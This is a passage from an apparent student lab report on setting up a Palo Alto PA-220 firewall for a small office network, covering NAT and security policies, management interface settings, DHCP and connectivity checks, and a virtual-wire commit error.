
Go to the *Destination* tab and set the destination zone to *Untrust-L3*.




Go to the *Actions* tab and set the *Action Setting* to *Allow.*




Next, go to the *NAT* section of the *Policies* tab and click the *Add* button.




Name it *Internet Outgoing*.




Under *Original Packet*, set the source zone to *Trust-L3*, the destination zone to *Untrust-L3*, and the destination interface to *ethernet1/1*.




Under Translated Packet, the translation type to *Dynamic IP and Port,* the address type to *Interface Address*, and the interface to *ethernet1/1*.




Next, go to Device > Setup > Interfaces and click *Management*.




Set the IP address/netmask to your desired settings (in this case, we used 192.168.1.1 and 255.255.255.0). Set the default gateway to the IP of the VLAN interface (in this case, 192.168.1.254).




Next, switch to the Services tab, and click the gear next to *Services*.




Set the update server to *updates.paloaltonetworks.com* and set the DNS servers to your desired DNS service (in this lab, we used Cloudflare's DNS, 1.1.1.1 and 1.0.0.1).




Finally, click the *Commit* button in the top-right corner. In the resulting window, click *Commit* again.






Go to the Dashboard tab.


Look under the *System Logs* section. DHCP to the Internet if you see that an IP has been assigned to the ethernet1/1 interface




Connect PC1 and PC2 to the ethernet1/2 and ethernet1/3 ports of the firewall. Connect the MGT port of the firewall to any unused port from ethernet1/4-1/8 (in our lab, we used port ethernet1/7). Set both PCs to obtain an IP address automatically.




On either PC, open the command prompt and type *ipconfig*.




If you see an address in your DHCP address pool, DHCP is working correctly.



Next, from the command prompt, ping a website on the internet (such as www.google.com). If you get a reply, internet connectivity is working correctly.



Network Diagram



Problems

Virtual Wire

By default, ethernet1/1 and ethernet1/2 are connected by a virtual wire, which causes the ports to act as a direct connection to each other and lose their ability to route and switch traffic. Originally, we ran into an error with our commit, as while the interfaces had been changed to Layer 3 and Layer 2 respectively, the firewall still had an unbound virtual wire.

This error was fixed by going to the *Virtual Wires* section of the *Network* tab, selecting *default-vwire*, and clicking *Delete*, as shown in the Lab Commands section above.

Conclusion

The PA220's web interface was confusing to navigate at first, but after configuring the firewall for a SOHO network, I believe I have gained a strong understanding of how to navigate PAN-OS's interface. All in all, a SOHO network configuration using a PA220 firewall had a relatively simple setup process and would work great for an individual or small business.